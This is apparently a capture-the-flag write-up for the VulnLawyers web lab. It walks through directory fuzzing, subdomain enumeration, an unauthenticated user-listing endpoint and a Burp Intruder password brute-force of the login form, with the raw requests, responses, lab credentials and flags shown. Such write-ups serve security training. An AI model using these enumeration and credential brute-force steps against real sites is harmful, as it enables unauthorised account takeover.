
VulnLawyers Writeup

On starting the challenge, you are provided with the link for the landing page, with instructions for the domain to be used for recon tools. The challenge also page provides all the wordlists required for the challenge.



Challenge Brief

If you use any automation tools please only use the dictionary / SecLists found on the wordlists page to avoid wasting your time and our resources


Targets are web applications only and not the underlying infrastructure with exception to DNS enumaration

Start your journey at http://jf6rrcei.vulnlawyers.co.uk

Your attack scope is `*.jf6rrcei.vulnlawyers.co.uk` although the challenge may reveal other domains and IP addresses as you go along.

OSINT and passive recon should be done against the domain name `vulnlawyers.co.uk` if you do discover a subdomain for example `test.vulnlawyers.co.uk` you would access it through `test.jf6rrcei.vulnlawyers.co.uk`

The server will expire 17:00 GMT come back and refresh this page in the last 10 minutes to have the option to extend the server time.




VulnLawyers

We'll win that case!

The landing page contains only an image with some text. Let us try to find if there are any interesting directories here.

First Flag


I used the given `context.txt` wordlist with dirbuster on the domain, but there were no useful results.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 2
Results - Tree View
Errors: 0

http://ukx71lg9.vulnlawyers.co.uk:80/

Directory Stucture	Response Code	Response Size
/	200	975
images	403	326
js	403	326
bootstrap.min.js	200	37320
jquery.min.js	200	97440


So, I tried a fuzzing the url through burpsuite, which showed two directories of interest: `/login` and `/denied`.



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		302	☐	☐	1309	
116	login	302	☐	☐	1309	
62	denied	401	☐	☐	1198	
1	.bash_history	404	☐	☐	188	
2	.bashrc	404	☐	☐	188	
3	.cache	404	☐	☐	188	
4	.config	404	☐	☐	188	
5	.cvs	404	☐	☐	188	
6	.cvsignore	404	☐	☐	188	
7	.forward	404	☐	☐	188	

On visiting `/login`, I was redirected to /denied with the following message:




VulnLawyers

We'll win that case!

Access is denied from your IP address

But, looking at the GET request of the `/login` page, I found the first flag, as well as another directory, `/lawyers-only`


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
11	http://ukx71lg9.vulnlawyers.co.uk	GET	/denied			401	1198	HTML		VulnLawyers - Access De...	
12	http://ukx71lg9.vulnlawyers.co.uk	GET	/denied			401	1198	HTML		VulnLawyers - Access De...	
13	http://ukx71lg9.vulnlawyers.co.uk	GET	/login			302	1309	HTML		VulnLawyers - Old Login	
14	http://ukx71lg9.vulnlawyers.co.uk	GET	/denied			401	1198	HTML		VulnLawyers - Access De...	
15	http://ukx71lg9.vulnlawyers.co.uk	GET	/login			302	1309	HTML		VulnLawyers - Old Login	

Request

```
GET /login HTTP/1.1
Host: ukx71lg9.vulnlawyers.co.uk
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

Response

```
  </head>
  <body>
    <div class="container">
      <div class="row">
        <div class="col-md-12">
          <h1 style="padding-top:100px;text-align: center;color: #060505;letter-spacing:
          -1px;font-weight: bold">
            VulnLawyers
          </h1>
          <h3 class="text-center">
            We'll win that case!
          </h3>
        </div>
      </div>
      <div class="row">
        <div class="col-md-6 col-md-offset-3">
          <div class="alert alert-info">
            <p>
              Access to this portal can now be found here <a href=/lawyers-only">
                /lawyers-only
              </a>
            </p>
            <p>
              [^FLAG^FB52470E40F47559EBA87252B2D4CF67^FLAG^]
            </p>
          </div>
        </div>
      </div>
    </div>
    <script src="/js/jquery.min.js">
    </script>
    <script src="/js/bootstrap.min.js">
    </script>
  </body>
</html>
```

Inspector


Selection 87 (0x57)

Selected text

```
/lawyers-only</a></p> \n
          <p>[^FLAG^FB52470E4
0F47559EBA87252B2D4CF67^FLAG^]
```

Second Flag

The `/lawyers-only` page shows a login page, which is accessible this time. But this requires e-mail, while there were no wordlists for emails.


ukx71lg9.vulnlawyers.co.uk/lawyers-only-login
Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

VulnLawyers


We'll win that case!

Login

User Email:

Password:


Coming back to the challenge page, it also talks about subdomains. So I fuzzed subdomains using the `subdomains.txt` wordlist on burpsuite.



10. Intruder attack of http://§subdomain§.ukx71lg9.vulnl
Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

Request	Payload	Target	Status	Error	Timeout	Length	Comment
455	data	http://data.ukx71lg9.vulnlaw...	404	□	□	193	
0		http://subdomain.ukx71lg9.v...		□	□		baseline request
1	0	http://0.ukx71lg9.vulnlawyer...		□	□		
2	01	http://01.ukx71lg9.vulnlawye...		□	□		
3	02	http://02.ukx71lg9.vulnlawye...		□	□		
4	03	http://03.ukx71lg9.vulnlawye...		□	□		
5	1	http://1.ukx71lg9.vulnlawyers...		□	□		
6	10	http://10.ukx71lg9.vulnlawye...		□	□		
7	11	http://11.ukx71lg9.vulnlawyer...		□	□		
8	12	http://12.ukx71lg9.vulnlawye...		□	□		
9	13	http://13.ukx71lg9.vulnlawye...		□	□		
10	14	http://14.ukx71lg9.vulnlawye...		□	□		
11	15	http://15.ukx71lg9.vulnlawye...		□	□		


As you can see, the **data** subdomain seems interesting. Upon visiting data.ukx71lg9.vulnlawyers.co.uk, I got the second flag.



```
name:      "VulnLawyers Website API"
version:   "2.1.04"
flag:      "[^FLAG^E78DEBBFDFBEAFF1336B599B0724A530^FLAG^]"
```

Third Flag

Now, on enumerating for directories on this subdomain, I found the `/users` directory. This contains the username and **e-mail addresses** of 5 users. I also got the third flag here.




Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://§subdomain§.ukx71lg9.vulnlawyers.co.uk/

☑ Update Host header to match target

```
GET /login HTTP/1.1
Host: ukx71lg9.vulnlawyers.co.uk
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```




data.ukx71lg9.vulnlawyers.co.uk/users

```
users:
  0:
    name:    "Yusef Mcclain"
    email:   "yusef.mcclain@vulnlawyers.ctf"
  1:
    name:    "Shayne Cairns"
    email:   "shayne.cairns@vulnlawyers.ctf"
  2:
    name:    "Eisa Evans"
    email:   "eisa.evans@vulnlawyers.ctf"
  3:
    name:    "Jaskaran Lowe"
    email:   "jaskaran.lowe@vulnlawyers.ctf"
  4:
    name:    "Marsha Blankenship"
    email:   "marsha.blankenship@vulnlawyers.ctf"
flag:        "[^FLAG^25032EB0D322F7330182507FBAA1A55F^FLAG^]"
```

Fourth Flag

Now I can use these emails, along with the `passwords.txt` wordlist to bruteforce my way through the login page! On analyzing the login page, I observed that the page sends a POST request with user email and password.



Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter: Hiding CSS, image and general binary content
Original request
Pretty Raw Hex
Response
Pretty Raw Hex
Inspector
Request attributes 2
Request body parameters 2
Request headers 12
Response headers 5
Search...
0 matches
Search...
0 matches

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
21	http://ukx71lg9.vulnlawyers.co.uk	POST	/lawyers-only-login	✓	✓	401	2103	HTML		VulnLawyers - Login	
22	http://ukx71lg9.vulnlawyers.co.uk	GET	/template-manager/style.css			404	188	text	css		
23	http://ukx71lg9.vulnlawyers.co.uk	POST	/lawyers-only-login	✓		401	2103	HTML		VulnLawyers - Login	
24	http://ukx71lg9.vulnlawyers.co.uk	GET	/template-manager/style.css			404	188	text	css		

```
POST /lawyers-only-login HTTP/1.1
Host: ukx71lg9.vulnlawyers.co.uk
Content-Length: 52
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://ukx71lg9.vulnlawyers.co.uk
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ukx71lg9.vulnlawyers.co.uk/lawyers-only-login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

email=yusef.mcclain%40vulnlawyers.ctf&password=hwllo
```

```
HTTP/1.1 401 Unauthorized
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 12 Apr 2023 13:06:20
 GMT
Content-Type: text/html;
charset=UTF-8
Connection: close
Content-Length: 1925

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="
    X-UA-Compatible" content="
    IE=edge">
    <meta name="viewport"
    content="
    width=device-width,
    initial-scale=1">
    <title>
      VulnLawyers - Login
    </title>
    <link href="
    /css/bootstrap.min.css" rel
    ="stylesheet">
    <link href="
    /template-manager/style.css
    " rel="stylesheet">
  </head>
  <body>
    <div class="container">
      <div class="row">
        <div class="col-md-12">
          <h1 style="
```

We can fuzz these within burpsuite using the emails and wordlist.


Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
1 × 2 × 3 × 4 × 5 × 6 × +
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Clear

Choose an attack type

Attack type: Pitchfork

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://ukx71lg9.vulnlawyers.co.uk ☑ Update Host header to match target


```
POST /lawyers-only-login HTTP/1.1
Host: ukx71lg9.vulnlawyers.co.uk
Content-Length: 52
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://ukx71lg9.vulnlawyers.co.uk
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ukx71lg9.vulnlawyers.co.uk/lawyers-only-login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

email=§yusef.mcclain%40vulnlawyers.ctf§&password=§hwllo§
```

Search... 0 matches

2 payload positions

Length: 716

The credentials matched for user “Jaskaran Lowe”, with password “summer”. I got the fourth flag on login.


ukx71lg9.vulnlawyers.co.uk/lawyers-only
ali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
VulnLawyers
Portal Profile Logout

VulnLawyers

Staff Portal

